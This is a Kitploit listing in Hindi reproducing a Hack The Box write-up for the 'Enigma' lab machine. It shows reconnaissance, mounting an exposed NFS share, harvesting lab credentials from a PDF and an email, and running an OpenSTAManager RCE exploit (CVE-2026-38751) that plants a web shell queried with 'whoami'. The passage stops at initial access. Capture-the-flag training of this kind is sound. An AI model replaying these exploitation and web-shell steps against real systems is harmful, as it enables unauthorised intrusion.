Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
HTB-Enigma-walkthrough — Enigma मशीन (HTB) का Write-up। कॉर्पोरेट इन्फ्रास्ट्रक्चर: NFS exposure → Webmail recon → OpenSTAManager RCE (CVE-2026-38751) → OliveTin API में Command Injection के माध्यम से root तक प्रिविलेज एस्केलेशन। स्क्रीनशॉट और तर्क की व्याख्या के साथ पूरी गाइड। | Kitploit
उपकरण/GitHubGitHub/wingleszy/htb-enigma-walkthrough
पासवर्ड क्रैकिंगविशेषाधिकार वृद्धिवेब एप्लिकेशन शोषणएपीआई सुरक्षा परीक्षणजानकारी एकत्र करनाCTFपेनिट्रेशन टेस्टिंगलर्निंग और शिक्षालैब और अभ्यास
साझा करें
GitHubwingleszy/htb-enigma-walkthrough

HTB-Enigma-walkthrough

Enigma मशीन (HTB) का Write-up। कॉर्पोरेट इन्फ्रास्ट्रक्चर: NFS exposure → Webmail recon → OpenSTAManager RCE (CVE-2026-38751) → OliveTin API में Command Injection के माध्यम से root तक प्रिविलेज एस्केलेशन। स्क्रीनशॉट और तर्क की व्याख्या के साथ पूरी गाइड।

रिपॉजिटरी देखें
1 महीना पहलेअभी तक समीक्षित नहीं

Enigma - Hack The Box Writeup

📋 मशीन की जानकारी

  • नाम: Enigma
  • कठिनाई: Medium
  • OS: Linux (Ubuntu)
  • IP: 10.129.115.67
  • पूर्णता की तिथि: 9 अक्टूबर 2026

🔍 रेकी (Reconnaissance)

1. कनेक्शन और Nmap

HTB VPN से कनेक्ट होते हैं और पोर्ट्स की पूरी स्कैनिंग शुरू करते हैं:

nmap -sC -sV -Pn 10.129.115.67

स्कैन परिणाम:

- 22/tcp — OpenSSH 9.6p1 Ubuntu
- 80/tcp — nginx 1.24.0 (редирект на http://enigma.htb/)
- 110/tcp — Dovecot pop3d
- 111/tcp — rpcbind / NFS
- 143/tcp — Dovecot imapd
- 2049/tcp — nfs_acl
- 993/tcp — imaps
- 995/tcp — pop3s

Nmap Scan

Nmap Scan

2. NFS (Network File System) का विश्लेषण

खुली NFS सेवा का पता लगाएँ। उपलब्ध एक्सपोर्ट की जाँच करें:

showmount -e enigma.htb

हम उपलब्ध शेयर /srv/nfs/onboarding पाते हैं। इसे स्थानीय रूप से माउंट करते हैं:

sudo mkdir /mount
sudo mount -t nfs enigma.htb:/srv/nfs/onboarding /mount
ls /mount

शेयर में हमें PDF फ़ाइल New_Employee_Access.pdf मिलती है। हम इसे टेक्स्ट में बदलते हैं:

pdftotext New_Employee_Access.pdf
cat New_Employee_Access.txt

पाए गए डेटा:

- Сотрудник: Kevin Mitchell
- Webmail URL: http://mail001.enigma.htb
- Username: kevin
- Password: Enigma2024!


NFS Mount and PDF Content

PDF Credentials

/etc/hosts में डोमेन जोड़ें:

echo "10.129.115.67 enigma.htb mail001.enigma.htb" >> /etc/hosts

Hosts File Update


🔎 एन्यूमरेशन (Enumeration)

3. Webmail तक पहुँच

mail001.enigma.htb पर जाएँ और kevin उपयोगकर्ता के रूप में लॉग इन करें।

![[ENIGMA WRITEUP/img/6.png]]

Webmail Login

Inbox फ़ोल्डर में हमें Sarah (Accounts Dept) का एक स्वागत संदेश मिलता है। हमें "Re: OpenSTAManager Access Request" विषय पर एक पत्राचार भी मिलता है, जिसमें IT सहायता अस्थायी पहुँच प्रदान करती है:

- URL: http://support_001.enigma.htb
- Username: admin
- Password: Ne3s4rtars78s

Email with Credentials

4. OpenSTAManager का विश्लेषण

हम support_001.enigma.htb पर जाते हैं। हमें OpenSTAManager v2.9.8 का नियंत्रण पैनल दिखाई देता है। हम संस्करण की पुष्टि के लिए info.php पृष्ठ की जाँच करते हैं। हम एक्सप्लॉइट खोजते हैं:

searchsploit openstamanager


हम CVE-2026-38751 (RCE Exploit) पाते हैं।

OpenSTAManager Interface

Exploit Source Code


🚪 प्रारंभिक पहुँच (Initial Access)

5. CVE-2026-38751 का शोषण

हम एक्सप्लॉइट डाउनलोड करते हैं और इसे पाए गए credentials के साथ चलाते हैं:


./OpenSTAManager-RCE-Exploit-CVE-2026-38751 -u http://support_001.enigma.htb -U admin -P Ne3s4rtars78s

एक्सप्लॉइट सफलतापूर्वक /modules/shell/shell.php पथ पर वेब-शेल अपलोड करता है। हम RCE की जाँच करते हैं:

http://support_001.enigma.htb/modules/shell/shell.php?c=whoami
Ответ: www-data
